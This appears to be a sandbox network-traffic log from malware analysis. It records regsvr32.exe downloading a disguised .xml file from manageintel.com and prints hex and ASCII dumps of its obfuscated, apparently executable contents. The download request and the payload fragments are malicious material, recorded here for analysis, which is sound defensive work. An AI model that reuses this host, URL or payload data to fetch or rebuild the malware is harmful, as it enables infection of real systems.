d8 f3 2f 74 cf b8 7e f6 d7 83 9d 11 96 62 9a ae 45 13 da 7f dc 47 fb df c3 52 9f e6 06 55 e9 9d 8c f2 3a Data Ascii: HtDiF$g:E}RN!9k^- y;SD\cg@Dr*2]@gB'r#8L FO&|fQ6TXl.S)oO]HR12L=l9s9 hH86%wLf}/ci<][/t~bEGRU:

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.3	49761	185.14.31.158	443	C:\Windows\SysWOW64\regsvr32.exe

Timestamp	kBytes transferred	Direction	Data
2022-01-30 12:30:36 UTC	144	OUT	GET /RKyiihqXQiyE/xukYadevoVow/BhJM.xml HTTP/1.1 Host: manageintel.com Cache-Control: no-cache
2022-01-30 12:30:36 UTC	144	IN	HTTP/1.1 200 OK Date: Sun, 30 Jan 2022 12:30:39 GMT Server: Apache/2.4.51 (Win64) OpenSSL/1.1.1l PHP/8.1.0 Last-Modified: Wed, 05 Jan 2022 22:10:13 GMT ETag: "ab044-5d4dd04921d60" Accept-Ranges: bytes Content-Length: 700484 Connection: close Content-Type: application/xml
2022-01-30 12:30:36 UTC	144	IN	Data Raw: 49 41 4c 6a 51 57 73 79 56 30 35 54 51 67 41 41 2f 2f 38 41 41 4c 49 41 41 41 41 50 41 41 41 41 4c 56 68 7a 51 57 67 79 56 30 35 58 51 67 41 41 41 41 41 41 41 41 6f 41 41 41 41 50 41 41 41 41 0d 0a 62 56 68 7a 51 57 67 79 56 30 35 58 51 67 41 41 41 41 45 41 41 41 51 66 75 67 34 50 74 41 6e 4e 54 4f 42 79 44 61 55 54 41 79 59 2b 4d 53 42 77 63 6d 39 6e 63 6d 74 74 49 47 4e 75 62 6d 35 76 0d 0a 47 58 67 52 4a 45 68 41 49 69 42 33 4b 32 34 67 52 45 39 54 49 47 64 76 5a 47 55 68 44 51 30 4b 53 56 68 7a 51 57 67 79 56 30 35 6f 63 72 72 75 65 31 48 55 76 58 46 52 31 4c 31 30 55 64 53 39 0d 0a 41 6d 4b 6b 2f 52 35 6a 67 2f 4d 34 65 4e 47 38 32 31 48 55 76 57 55 36 30 4c 78 69 55 64 53 39 52 48 79 6a 2f 52 78 6a 67 2f 4e 2b 5a 74 65 38 62 46 48 55 76 53 4d 6b 30 Data Ascii: IALjQWsyV05TQgAA//8AALIAAAAPAAAALVhzQWgyV05XQgAAAAAAAAoAAAAPAAAAbVhzQWgyV05XQgAAAAEAAAQfug4PtAnNTOByDaUTAyY+MSBwcm9ncmttIGNubm5vGXgRJEhAIiB3K24gRE9TIGdvZGUhDQ0KSVhzQWgyV05ocrrue1HUvXFR1L10UdS9AmKk/R5jg/M4eNG821HUvWU60LxiUdS9RHyj/Rxjg/N+Zte8bFHUvSMk0
2022-01-30 12:30:36 UTC	152	IN	Data Raw: 77 78 30 41 4c 41 41 41 41 0d 0a 62 54 4a 79 79 69 58 43 33 45 65 2f 30 5a 55 43 41 49 74 56 38 49 4e 43 42 4d 64 4b 2f 41 45 41 62 56 6a 34 42 48 43 37 45 71 62 63 44 78 53 4a 54 65 53 4c 56 52 71 4a 56 65 43 45 52 66 43 4c 0d 0a 4a 56 7a 77 67 48 69 37 47 71 4c 63 46 2b 79 4a 56 64 79 4c 52 65 4a 51 69 30 33 72 55 59 74 56 6a 51 72 34 42 4c 52 69 33 41 4f 6e 79 52 46 53 36 41 64 31 41 41 71 4c 52 66 43 45 53 41 53 4a 0d 0a 49 49 44 34 46 4c 43 37 41 70 72 63 42 39 53 4a 52 64 43 4c 54 64 71 4a 54 63 79 43 56 51 79 4a 4f 4a 44 34 42 4b 53 35 47 6f 62 63 55 34 6b 51 69 30 58 77 69 30 49 45 67 38 45 4c 69 55 33 45 0d 0a 35 67 32 33 79 44 33 79 33 41 75 58 79 30 57 38 69 30 32 38 69 55 65 34 6a 56 55 44 69 56 57 30 35 68 33 4c 79 69 57 47 33 46 2f 65 55 6f Data Ascii: wx0ALAAAAbTJyyiXC3Ee/0ZUCAItV8INCBMdK/AEAbVj4BHC7EqbcDxSJTeSLVRqJVeCERfCLJVzwgHi7GqLcF+yJVdyLReJQi03rUYtVjQr4BLRi3AOnyRFS6Ad1AAqLRfCESASJIlD4FLC7AprcB9SJRdCLTdqJTcyCVQyJOJD4BKS5GobcU4kQi0Xwi0IEg8ELiU3E5g23yD3y3AuXy0W8i028iUe4jVUDiVW05h3LyiWG3F/eUo
2022-01-30 12:30:36 UTC	168	IN	Data Raw: 35 64 61 56 30 6c 52 55 6d 53 68 41 41 41 41 41 46 70 6b 69 53 55 50 41 41 41 41 50 4e 6d 66 34 57 67 79 56 78 30 42 46 59 6c 6c 38 49 6c 4e 36 49 46 46 36 49 6c 4b 70 49 74 4e 0d 0a 79 64 45 2b 37 65 4e 6e 76 38 63 43 68 6f 74 46 78 49 6c 46 32 49 46 4e 78 49 50 4f 42 49 6c 4e 75 64 4d 6d 6d 65 4e 33 58 32 56 56 67 2f 67 45 69 55 58 67 69 30 66 55 69 31 58 58 69 77 45 72 0d 0a 62 35 6d 4c 52 65 46 33 34 38 55 61 71 6f 6c 4e 6f 49 74 56 6f 49 4f 56 56 50 2f 77 2f 38 64 46 72 61 65 4d 76 6d 66 31 45 74 4b 6f 76 66 39 2f 69 30 57 63 69 55 2b 38 69 30 33 50 4f 30 32 38 0d 0a 48 6c 44 2b 46 4b 69 37 41 76 61 38 52 49 31 46 76 49 6c 46 75 49 46 4e 75 49 6c 43 6d 49 74 56 39 64 45 6d 31 65 4e 33 77 38 56 66 79 30 32 51 69 31 57 30 4f 31 2b 51 64 51 58 6e 6a 32 Data Ascii: 5daV0lRUmShAAAAAFpkiSUPAAAAPNmf4WgyVx0BFYll8lIN6IFF6IlKpltNydE+7eNnv8cChotFxIlF2IFNxIPOBlNudMmmeN3X2VVg/gEiUXgi0fUi1XXiwErb5mLReF348UaqoINoItVoIOVVP/w/8dFraeMvmf1EtKovf9/i0WciU+8i03PO028HlD+FKi7Ava8RI1FvlIFuIFNuIlCmItV9dEm1eN3w8Vfy02Qi1W0O1+QdQXnj2
2022-01-30 12:30:36 UTC	184	IN	Data Raw: 31 2b 67 55 75 69 33 78 41 4d 41 37 70 78 2f 79 69 33 61 56 41 74 48 51 55 55 59 69 55 57 63 69 30 66 63 4b 30 30 66 67 38 45 42 0d 0a 50 4e 4d 6d 39 57 74 6e 52 78 7a 63 42 35 78 51 36 49 2f 45 41 77 71 44 78 41 79 45 54 65 79 4a 49 4d 44 34 46 50 43 37 41 74 72 63 42 35 53 4a 52 5a 43 4e 54 64 71 4a 54 59 79 45 56 5a 43 4c 0d 0a 4b 4e 54 34 53 65 45 34 33 41 75 7a 79 55 33 30 5a 49 6b 4e 41 41 6f 41 41 49 76 71 58 63 49 55 62 5a 53 2f 6a 61 54 2b 6d 34 49 43 79 65 78 71 2f 32 67 67 42 51 77 51 5a 4b 45 50 41 41 41 41 0d 0a 50 54 7a 36 5a 47 67 79 56 30 37 55 72 6d 53 4a 54 65 53 4c 52 65 36 4a 52 65 79 45 54 65 79 4c 50 45 6a 36 46 4c 53 35 47 71 71 2f 65 53 30 44 41 43 74 46 33 44 46 46 43 48 4d 4b 36 50 34 79 0d 0a 62 31 6a 34 42 4c 51 78 45 6b 62 65 Data Ascii: 1+gUui3xAMA7px/yi3aVAtHQUUYiUWci0fcK00fg8EBPNMm9WtnRxzcB5xQ6I/EAwqDxAyETeyJIMD4FPC7AtrcB5SJRZCNTdqJTYyEVZCLKNT4SeE43AuzyU30ZIkNAAoAAIvqXcIUbZS/jaT+m4ICyexq/2ggBQwQZKEPAAAPTz6ZGgyV07UrmSJTeSLRe6JReyETeyLPEj6FLS5Gqq/eS0DACtF3DFFCHMK6P4yb1j4BLQxEkbe

Timestamp	kBytes transferred	Direction	Data
2022-01-30 12:30:36 UTC	200	IN	Data Raw: 69 33 4b 33 45 52 73 43 67 68 30 46 49 74 56 43 49 4e 56 38 49 74 4b 38 46 43 4c 0d 0a 49 4b 53 62 2b 50 66 4e 71 4b 56 4d 79 55 30 49 69 55 33 73 69 31 2f 73 55 6f 74 4b 39 49 73 49 50 4e 4d 2b 76 59 43 4e 2f 62 47 6f 79 30 58 6f 69 2b 56 64 77 67 34 41 7a 4d 7a 44 7a 4d 7a 4d 0d 0a 4f 4e 4f 66 77 6f 51 71 33 67 4f 72 79 55 58 38 69 55 58 34 69 30 66 34 67 38 45 4c 69 55 33 30 35 67 32 48 79 69 33 4b 33 45 52 73 43 67 68 30 46 49 74 56 43 49 4e 56 38 49 74 4b 38 46 43 4c 0d 0a 49 4b 53 62 6d 50 66 4e 71 4b 56 4d 79 55 30 49 69 55 33 73 69 31 2f 73 55 6f 74 4b 39 49 73 49 50 4e 4d 2b 76 59 44 4e 2b 37 47 6f 79 30 58 6f 69 2b 56 64 77 67 34 41 7a 4d 7a 44 7a 4d 7a 4d 0d 0a 4f 4e 4f 66 77 6f 51 71 33 67 4f 72 79 55 58 38 69 55 58 34 69 30 66 34 67 38 45 4c Data Ascii: i3K3ERsCgh0FItVCINV8ItK8FCLIKSb+PfNqKVMyU0liU3si1/sUotK9IsIPNM+vYCN/bGoy0Xoi+Vdwg4AzMzDzMzMONOfwoQq3gOryUX8iUX4i0f4g8ELiU305g2Hyi3K3ERsCgh0FItVCINV8ItK8FCLIKSbmPfNqKVMyU0liU3si1/sUotK9IsIPNM+vYDN+7Goy0Xoi+Vdwg4AzMzDzMzMONOfwoQq3gOryUX8iUX4i0f4g8EL
2022-01-30 12:30:36 UTC	216	IN	Data Raw: 6b 65 6f 69 45 33 71 44 37 5a 56 0d 0a 69 4e 32 68 54 75 77 6b 56 6b 35 58 7a 30 58 4d 69 59 55 63 2f 2f 58 2f 69 30 33 2f 67 38 45 45 35 4e 56 58 76 70 66 4e 37 55 70 58 51 67 42 72 77 76 2b 4c 6a 53 37 2f 2f 2f 38 4d 51 51 53 4a 0d 0a 36 48 69 4d 76 70 65 35 77 6d 36 6f 76 66 2b 4c 41 6f 74 49 43 49 4f 4e 46 50 2f 77 2f 34 75 56 63 61 65 4d 76 75 47 6e 54 37 47 6f 76 59 75 46 47 50 2f 2f 2f 31 71 4c 6a 52 54 77 2f 2f 2f 6f 0d 0a 41 59 75 4d 76 71 35 33 73 30 2f 63 44 2f 43 44 77 51 53 4a 6a 52 72 2f 2f 2f 2b 31 42 41 41 41 62 54 4f 78 76 75 4f 2f 52 37 47 6f 76 51 4e 42 42 49 6d 46 44 50 58 2f 2f 34 75 61 44 50 2f 2f 0d 0a 6b 74 4e 78 79 69 41 36 33 73 4f 4c 76 50 2f 2f 69 35 58 63 2f 76 58 2f 69 5a 55 4c 2f 2f 2f 2f 31 55 68 7a 51 57 68 5a 6e 37 48 63 Data Ascii: keoiE3qD7ZViN2hTuwkVk5Xz0XMiYUc//X/i03/g8EE5NVXvpfN7UpXQgBrwv+LjS7///8MQQSJ6HiMvpe5wm6ovf+LAotlCIONFP/w/4uVcaeMvuGnT7GovYuFGP///1qLjRTw///oAYuMvq53s0/cD/CDwQSJjRr///+1BAAAbTOxvuO/R7GovQNBBImFDPX//4uaDP//ktNxyiA63sOLvP//i5Xc/vX/iZUL////1UhzQWhZn7Hc
2022-01-30 12:30:36 UTC	232	IN	Data Raw: 36 5a 47 67 79 56 30 37 55 72 69 6a 48 52 65 41 41 41 41 6f 41 61 68 54 6e 33 52 45 44 62 64 75 33 52 65 46 33 75 34 6b 53 76 67 41 41 41 41 43 44 66 65 59 41 64 42 65 45 52 51 79 4a 0d 0a 4b 49 54 34 44 4c 52 6a 33 41 4f 37 71 6e 49 55 2f 2f 2b 4a 52 65 4c 72 42 38 64 4b 36 41 41 41 62 56 6a 34 46 49 43 37 41 70 61 51 42 2f 7a 2f 2f 2f 2f 2f 69 30 2f 59 69 55 58 72 78 30 58 4d 0d 0a 62 56 68 7a 51 61 39 33 68 30 35 58 51 67 43 4c 54 65 53 44 77 51 61 4a 54 64 53 45 56 64 53 4a 4f 4a 54 34 42 49 79 37 45 70 37 63 44 77 6a 48 41 51 41 41 41 41 71 4c 56 51 6a 49 51 67 51 41 0d 0a 62 56 68 7a 7a 43 33 2b 33 67 75 6e 79 55 30 49 69 31 58 77 69 77 69 4a 41 59 74 43 43 49 74 56 6e 64 4d 78 52 65 46 7a 55 38 55 61 73 73 63 42 41 41 41 41 41 49 46 56 38 4d 64 4e Data Ascii: 6ZGgyV07UrijHReAAAAoAahTn3REDbdu3ReF3u4kSvgAAAACDfeYAdBeERQyJKIT4DLRj3AO7qnIU/+JReLrB8dK6AAAbVj4FIC7ApaQB/z/////i0/YiUXrx0XMbVhzQa93h05XQgCLTeSDwQaJTdSEVdSJOJT4BIy7Ep7cDwjHAQAAAAqLVQjIQgQAbVhzzC3+3gunyU0li1XwiwiJAYtCCItVndMxReFzU8UasscBAAAAAIFV8MdN
2022-01-30 12:30:36 UTC	248	IN	Data Raw: 46 39 41 6f 41 41 41 41 41 74 6b 58 30 36 4a 67 48 59 5a 6f 39 52 77 74 48 54 56 63 46 6f 49 49 47 45 50 67 50 45 55 55 66 69 30 30 49 0d 0a 71 31 6c 65 79 6a 30 36 31 49 78 57 79 31 55 49 38 67 38 51 52 52 70 6d 44 79 34 4b 65 49 49 47 66 63 65 46 68 53 78 49 59 73 55 53 53 73 59 41 4d 49 74 4e 43 49 6e 42 41 59 6c 43 43 49 74 56 0d 0a 5a 5a 35 78 62 2b 4e 33 58 38 32 58 51 34 6c 46 43 49 74 4e 43 4d 77 42 4d 49 74 61 43 49 50 43 62 4e 45 6d 53 65 4e 33 58 36 65 6a 51 67 41 41 69 30 55 4d 4b 30 38 49 67 2f 67 65 66 52 64 6f 0d 0a 7a 32 31 7a 51 51 43 61 4d 6b 68 48 4b 74 42 39 42 68 44 6f 46 36 67 44 41 49 50 4c 44 4d 64 46 6b 56 68 7a 51 57 6a 31 45 72 35 58 51 67 41 41 67 2b 77 49 38 67 55 51 52 52 44 39 44 78 45 45 0d 0a 53 64 55 6d 73 54 71 2f 45 72 Data Ascii: F9AoAAAAAtkX06JgHYZo9RwtHTVcFoIIGEPgPEUUfi00Iq1leyj061IxWy1UI8g8QRRpmDy4KeIIGfceFhSxIYsUSSsYAMItNCInBAYlCCItVZZ5xb+N3X82XQ4lFCItNCMwBMItaCIPCbNEmSeN3X6ejQgAAi0UMK08Ig/gefRdoz21zQQCaMkhHKtB9BhDoF6gDAIPLLDMdFkVhzQWj1Er5XQgAAg+wI8gUQRRD9DxEESdUmsTq/Er
2022-01-30 12:30:36 UTC	264	IN	Data Raw: 32 76 61 38 79 34 38 78 52 55 6a 50 4a 69 31 58 38 67 38 67 45 69 51 71 47 53 67 53 4c 0d 0a 4b 4b 54 77 67 57 78 69 33 41 4e 66 77 63 45 45 55 65 68 74 78 77 67 41 67 38 51 48 69 31 58 38 71 6c 71 6e 4a 57 34 69 33 41 75 72 79 55 30 49 69 31 45 4d 69 56 6f 4d 69 30 58 7a 67 38 41 51 0d 0a 35 42 32 4c 79 69 58 4b 6b 45 2f 6a 77 41 59 51 4d 39 4b 4c 52 66 4b 44 77 41 53 47 45 49 6c 51 61 64 4d 2b 75 65 76 7a 55 78 2f 63 46 77 69 44 77 68 52 53 36 43 6e 48 41 67 43 4d 78 41 69 4c 0d 0a 4b 4b 43 30 51 55 53 78 55 56 37 63 42 2f 79 4c 35 56 33 43 42 41 72 4d 7a 4d 7a 44 7a 4d 7a 4d 6f 5a 53 2f 6a 61 54 2b 6d 34 49 43 79 65 78 52 69 55 33 38 69 30 2f 38 78 77 43 37 67 67 59 51 0d 0a 58 70 48 34 46 4a 53 78 6c 55 72 65 53 49 6c 4b 42 49 74 46 2f 49 6e 41 42 46 Data Ascii: 2va8y48xRUjPJi1X8g8gEiQqGSgSLKKTwgWxi3ANfwcEEUehtxwgAg8QHi1X8qlqnJW4i3AuryU0li1EMiVoMi0Xzg8AQ5B2LyiXKkE/jwAYQM9KLRfKDwASGEIlQadM+uevzUx/cFwiDwhRS6CnHAgCMxAiLKKC0QUSxUV7cB/yL5V3CBArMzMzDzMzMoZS/jaT+m4ICyexRiU38i0/8xwC7ggYQXpH4FJSxlUreSIlKBItF/InABF
2022-01-30 12:30:36 UTC	280	IN	Data Raw: 47 52 65 2b 39 78 6b 58 70 43 73 5a 46 0d 0a 69 70 61 31 42 49 41 35 6b 51 75 2b 4e 73 5a 46 36 74 2f 47 52 65 47 75 78 6b 58 6a 4e 4d 5a 46 67 4d 75 31 42 49 5a 5a 39 75 72 2f 52 52 43 44 34 41 45 50 68 59 49 41 41 41 43 45 44 61 53 6f 0d 0a 61 6b 6a 77 69 47 6d 37 57 75 72 2f 52 52 44 47 42 61 4f 6f 42 78 6f 42 44 31 66 50 5a 67 38 54 4b 4b 69 59 55 2b 4e 6e 70 38 32 56 51 34 74 46 39 49 50 51 41 49 4e 56 38 49 6c 4b 39 49 4e 39 0d 0a 6d 56 67 45 41 68 6f 30 31 44 4f 6e 54 58 4d 37 61 67 42 71 41 59 46 4e 39 46 47 45 56 66 42 53 68 57 76 36 51 32 69 35 70 2f 5a 57 51 67 41 41 61 38 67 41 6a 58 59 4e 34 47 6f 50 61 67 47 4c 0d 0a 4f 4b 77 68 79 69 33 43 42 36 5a 44 79 77 49 41 69 67 77 33 69 49 4b 55 71 41 63 66 36 36 56 6f 48 58 5a 31 55 59 44 55 33 30 Data Ascii: GRe+9xkXpCsZFipa1BIA5kQu+NsZF6t/GReGuxkXjNMZFgMu1BIZZ9ur/RRCD4AEPhYIAAACEDaSoakjwiGm7Wur/RRDGBaOoBxoBD1fPZg8TKKiYU+Nnp82VQ4tF9IPQAINV8IlK9IN9mVgEAho01DOnTXM7agBqAYFN9FGEVfBShWv6Q2i5p/ZWQgAAa8gAjXYN4GoPagGLOKwhyi3CB6ZDywIAigw3iIKUqAcf66VoHXZ1UYDU30
2022-01-30 12:30:36 UTC	296	IN	Data Raw: 4c 51 6a 71 55 42 70 56 55 37 64 54 6a 65 49 69 4a 43 6d 42 78 72 72 70 57 6a 50 50 51 59 51 68 61 49 70 51 32 69 78 6b 30 72 76 30 71 59 48 45 46 39 65 69 2b 39 64 77 38 7a 44 7a 4d 7a 4d 0d 0a 4f 4e 4f 66 77 6f 52 79 41 52 6e 65 44 2f 7a 48 52 66 67 76 41 41 6f 41 78 6b 58 50 43 63 5a 46 72 42 69 31 42 4b 6f 44 6b 51 75 55 50 63 5a 46 78 4c 4c 47 52 63 38 5a 78 6b 58 4a 45 73 5a 46 0d 0a 71 6b 4f 31 42 4b 41 4e 6b 51 75 65 47 38 5a 46 79 6a 50 47 52 63 45 78 78 6b 58 44 73 73 5a 46 6f 45 47 31 42 4b 5a 6e 6b 51 75 59 46 4d 5a 46 30 44 37 47 52 64 74 59 78 6b 58 64 4d 4d 5a 46 0d 0a 76 6a 75 31 42 4c 79 51 6b 51 75 43 46 63 5a 46 31 6c 62 47 52 64 30 49 78 6b 58 58 65 38 5a 46 74 45 57 31 42 4c 49 70 6b 51 75 4d 50 38 5a 46 33 4c 66 47 52 64 63 2b 78 6b Data Ascii: LQjqUBpVU7dTjeIiJCmBxrrpWjPPQYQhaIpQ2ixk0rv0qYHEF9ei+9dw8zDzMzMONOfwoRyARneD/zHRfgvAAoAxkXPCcZFrBi1BKoDkQuUPcZFxLLGRc8ZxkXJEsZFqkO1BKANkQueG8ZFyjPGRcExxkXDssZFoEG1BKZnkQuYFMZF0D7GRdtYxkXdMMZFvju1BLyQkQuCFcZF1lbGRd0lxkXXe8ZFtEW1BLIpkQuMP8ZF3LfGRdc+xk
2022-01-30 12:30:36 UTC	312	IN	Data Raw: 6e 50 47 52 65 6e 6b 78 6b 58 72 79 4d 5a 46 69 4b 69 31 42 49 36 4f 6b 51 75 77 74 38 5a 46 36 4a 50 47 52 65 50 75 78 6b 58 6c 63 63 5a 46 0d 0a 68 76 4f 31 42 49 54 2b 6b 51 75 36 75 4d 5a 46 37 72 6a 47 52 65 57 62 6f 65 69 51 42 78 43 44 6a 56 6c 38 78 4f 41 79 56 30 37 63 54 2b 69 66 42 78 43 44 79 51 75 4a 44 65 69 51 42 78 44 47 0d 0a 61 4c 7a 73 52 6e 67 7a 57 42 6d 58 4a 38 54 52 66 44 72 45 6f 46 56 38 49 50 4e 41 59 74 46 6d 64 75 6a 51 65 46 6e 70 38 63 53 74 4f 6e 39 39 41 42 33 51 33 67 47 67 33 33 2f 45 48 4d 37 0d 0a 42 31 67 5a 51 4f 4e 2f 6f 78 2f 63 46 2f 42 53 6a 38 73 41 67 71 38 4c 67 4f 41 41 41 42 70 42 7a 7a 42 51 2f 74 79 52 58 4b 41 47 4c 56 66 52 53 69 30 2f 77 55 4f 6a 2f 4b 77 49 41 0d 0a 35 31 52 45 79 65 44 6d Data Ascii: nPGRenkxkXryMZFiKi1BI6OkQuwt8ZF6JPGRePuxkXlccZFhvO1BIT+kQu6uMZF7rjGReWboeiQBxCDjVl8xOAyV07cT+ifBxCDyQuJDeiQBxDGaLzsRngzWBmXJA8TRfDrEoFV8IPNAYtFmdujQeFnp8cStoN99AB3Q3gGg33/EHM7B1gZQON/ox/cF/BS6A8sAgqL8LgOAAAABpBzzBQ/tyRXKAGLVfRSi0/wUOj/KwIA51REyeDm

Timestamp	kBytes transferred	Direction	Data
2022-01-30 12:30:36 UTC	328	IN	Data Raw: 78 7a 34 46 4a 52 67 76 35 32 74 51 77 43 44 78 41 69 4c 52 66 61 4c 35 56 33 4e 42 41 44 4d 0d 0a 4f 4e 4f 66 4b 35 64 61 39 30 6c 52 55 6d 53 68 41 41 41 41 41 46 70 6b 69 53 55 50 41 41 41 41 37 72 52 2f 79 43 58 65 33 41 75 37 77 65 68 6f 69 55 58 6f 69 30 66 6f 67 38 46 6e 36 4b 35 55 0d 0a 6b 71 66 34 44 49 43 78 6c 69 62 65 44 2f 43 4c 56 66 44 48 41 6c 70 6c 42 68 44 49 52 66 77 41 62 56 68 7a 79 69 33 43 6b 45 34 58 4a 67 59 51 69 30 33 77 55 65 4b 51 39 51 45 50 67 38 51 45 0d 0a 71 68 32 50 76 70 66 4e 71 4d 55 43 53 6f 50 69 41 58 51 55 61 4c 6f 41 41 41 43 45 52 65 79 44 68 54 41 6a 71 53 37 49 56 6b 37 55 68 67 69 4c 52 65 79 44 36 47 4b 4c 54 66 52 72 69 51 30 41 0d 0a 62 56 68 7a 79 6f 31 76 6c 55 70 58 6a 73 7a 4d 7a 4d 7a 4d 7a 46 2b 4c Data Ascii: xz4FJRgv52tQwCDxAiLRfaL5V3NBADMONOfK5da90lRUmShAAAAAFpkiSUPAAAA7rR/yCXe3Au7weh oiUXoi0fog8Fn6K5Ukqf4DICxlibeD/CLVfDHAlplBhDIRfwAbVhzyi3CkE4XJgYQi03wUeKQ9QEPg8QEqh2PvpfNq MUCSoPiAXQUaLoAAACEReyDhTAjqS7IVk7UhgiLReyD6GKLTfRriQ0AbVhzyo1vlUpXjszMzMzMzF+L
2022-01-30 12:30:36 UTC	344	IN	Data Raw: 51 45 41 69 59 2f 30 2b 66 2f 77 6a 59 31 49 0d 0a 6d 4b 65 4d 71 63 41 58 71 4c 48 63 56 79 43 66 42 78 42 53 6f 54 61 66 42 78 42 66 6a 55 33 6b 68 56 75 51 76 4a 64 69 76 35 4f 49 76 2f 38 50 74 73 69 46 79 51 57 45 6c 77 49 50 41 49 50 73 0d 0a 64 64 4f 6e 79 4d 33 43 72 72 47 6f 45 4b 48 4d 6e 67 63 51 55 49 64 4e 35 4f 6a 58 34 76 33 2f 35 70 43 62 45 49 7a 50 71 4b 5a 62 55 67 41 41 69 45 58 4e 69 6b 66 4e 69 45 33 44 44 37 5a 56 0d 0a 6f 64 32 68 54 75 77 44 56 6b 35 58 4b 41 43 44 37 42 69 4c 78 49 4f 6c 37 50 6e 77 2f 31 43 4c 59 44 7a 73 52 6e 68 6a 32 67 4f 7a 71 70 72 69 2f 66 2b 4c 79 4f 49 54 35 50 33 77 69 59 58 6f 0d 0a 6c 4b 65 4d 68 79 33 4f 49 38 32 37 57 6f 76 4d 69 61 58 6b 2b 66 58 2f 6a 56 57 72 55 75 69 31 6d 71 61 4d 79 4f 33 53 Data Ascii: QEAiY/0+f/wjY1ImKeMqcAXqLHcVyCfBxBSoTafBxBfjU3khVuQvJdiv5OIv/8PtsiFyQWElwIPAIPsddOnyM3Cr rGoEKHMngcQUIdN5OjX4v3/5pCbElzPqKZbUgAAiEXNikfNiE3DD7ZVod2hTuwDVk5XKACD7BiLxlOl7Pnw/1CLYDz sRnhj2gOzqpri/f+LyOIT5P3wiYXolKeMhy3OI827WovMiaXk+fX/jVWrUui1mqaMyO3S
2022-01-30 12:30:36 UTC	360	IN	Data Raw: 0a 71 56 7a 36 42 4c 44 30 45 72 4a 56 7a 34 30 59 2f 76 2f 2f 36 47 59 41 2f 2f 2b 43 68 65 54 39 6b 71 63 6a 79 69 58 71 33 46 2f 63 44 39 69 4c 51 68 54 2f 30 49 46 4e 33 49 50 47 42 49 6c 4e 0d 0a 73 5a 34 32 76 57 79 35 41 70 62 63 51 49 74 4e 32 49 74 51 45 50 58 53 69 45 58 6b 69 30 58 49 56 68 31 58 54 75 79 39 56 30 35 58 79 55 33 59 69 78 47 4c 54 64 4b 4c 51 67 7a 77 30 49 68 46 0d 0a 67 4e 58 2b 61 5a 62 4e 71 4d 63 61 2f 6f 74 56 76 49 6d 56 58 50 58 2f 2f 34 74 4b 76 49 4e 34 65 55 67 42 54 61 2b 33 4e 37 47 6f 76 51 45 41 41 41 44 72 43 73 32 46 59 50 2f 77 2f 77 41 41 0d 0a 62 56 6a 35 7a 41 6a 4e 71 4c 48 66 44 2b 34 50 74 6c 58 75 68 64 68 30 46 34 74 4b 76 49 73 49 35 4e 57 48 76 35 66 4e 33 4e 75 6a 76 50 2f 2f 69 5a 56 63 2f 2f 58 2f Data Ascii: qVz6BLD0ErJVz40Y/v//6GYA//+CheT9kqcjyiXq3F/cD9iLQhT/0IFN3IPGBIlNsZ42vWy5ApbcQItN2ItQEPXS iEXki0XIVh1XTuy9V05XyU3YixGLTdKLQgzw0IhFgNX+aZbNqMca/otVvImVXPX//4tKvIN4eUgBTa+3N7GovQEAAA DrCs2FYP/w/wAAbVj5zAjNqLHfD+4PtlXuhdh0F4tKvIsI5NWHv5fN3NujvP//iZVc//X/
2022-01-30 12:30:36 UTC	376	IN	Data Raw: 68 41 41 41 41 41 46 70 6b 69 53 55 50 41 41 41 41 37 72 52 50 79 43 58 61 33 41 75 2f 79 30 58 73 69 30 33 73 69 55 66 77 69 31 58 6a 67 38 49 45 0d 0a 35 41 32 76 79 69 33 65 31 49 35 66 79 30 58 59 69 30 33 77 67 7a 4d 41 44 34 53 52 41 41 41 41 35 67 32 76 79 6d 71 37 45 6f 72 63 44 2f 43 4c 45 59 6c 56 77 49 46 46 36 49 6c 4b 31 49 74 4e 0d 0a 75 64 45 2b 2f 65 4e 6e 76 38 63 43 6b 6f 74 46 30 49 6c 46 75 49 46 4e 32 49 74 61 38 49 73 42 52 6c 71 79 75 57 71 37 45 6f 4c 63 44 2f 43 4c 45 59 6c 56 79 49 46 46 7a 4d 48 76 41 6f 6c 46 0d 0a 69 64 4d 2b 69 65 46 2f 74 34 6b 53 76 67 41 41 41 41 43 42 66 65 34 41 45 41 41 50 63 67 32 4e 4f 4c 77 68 7a 43 33 53 42 36 59 62 2b 50 2f 2f 69 30 33 6b 55 59 46 56 34 46 4c 6e 68 57 34 42 0d 0a 62 64 75 33 53 61 Data Ascii: hAAAAAFpkiSUPAAAA7rRPyCXa3Au/y0Xsi03siUfwi1Xjg8IE5A2vyi3e1l5fy0XYi03wgzMAD4SRA AAA5g2vymq7EorcD/CLEYlVwIFF6IlK1ItNudE+/eNnv8cCkotF0lIFuIFN2Ita8IsBRlqyuWq7EoLcD/CLEYlVyIFFzMHvAolFi dM+ieF/t4kSvgAAAACBfe4AEAAPcg2NOLwhzC3SB6Yb+P//i03kUYFV4FLnhW4Bbdu3Sa
2022-01-30 12:30:36 UTC	392	IN	Data Raw: 6f 6a 67 75 30 45 41 49 79 50 55 54 63 46 2f 78 53 36 41 66 6e 2f 2f 57 4c 52 66 7a 4a 51 41 6f 41 0d 0a 35 72 30 75 67 71 54 2b 6d 34 4b 62 6a 73 7a 4d 7a 4d 7a 4d 7a 46 2b 4c 37 46 47 47 54 66 79 4c 4b 4b 52 38 39 79 41 6a 30 6f 63 6a 58 47 69 56 79 7a 63 68 61 4a 39 44 59 2f 39 6c 41 47 6f 52 0d 0a 35 67 32 50 45 34 44 31 73 62 47 6f 79 55 58 38 78 6b 41 52 41 49 48 6c 58 63 50 44 7a 4d 7a 4d 6f 5a 53 2f 6a 61 54 2b 6d 34 49 43 79 65 78 52 69 55 33 38 69 30 2f 38 44 37 5a 48 45 59 58 4a 0d 0a 47 55 59 62 68 4d 30 4e 64 69 5a 43 6c 5a 73 46 61 67 42 71 45 59 46 56 2f 46 4c 6e 68 2b 62 2f 6b 74 4d 32 76 61 35 79 52 6b 37 63 70 31 33 44 7a 4d 7a 4d 7a 4d 62 4d 7a 4d 7a 44 7a 4d 7a 4d 0d 0a 4f 4e 4f 66 45 4f 46 2f 71 38 55 53 76 67 2b 32 53 42 4b 46 79 58 Data Ascii: ojgu0EAlyPUTcF/xS6Afn//WLRfzJQAoA5r0ugqT+m4KbjszMzMzMzF+L7FGGTfyLKKR89yAj0ocjXGiVyzchaJ9 DY/9lAGoR5g2PE4D1sbGoyUX8xkARAIHlXcPDzMzMoZS/jaT+m4ICyexRiU38i0/8D7ZHEYXJGUYbhM0NdiZClZsFa gBqEYFV/FLnh+b/ktM2va5yRk7cp13DzMzMzMbMzMzDzMzMONOfEOF/q8USvg+2SBKFyX
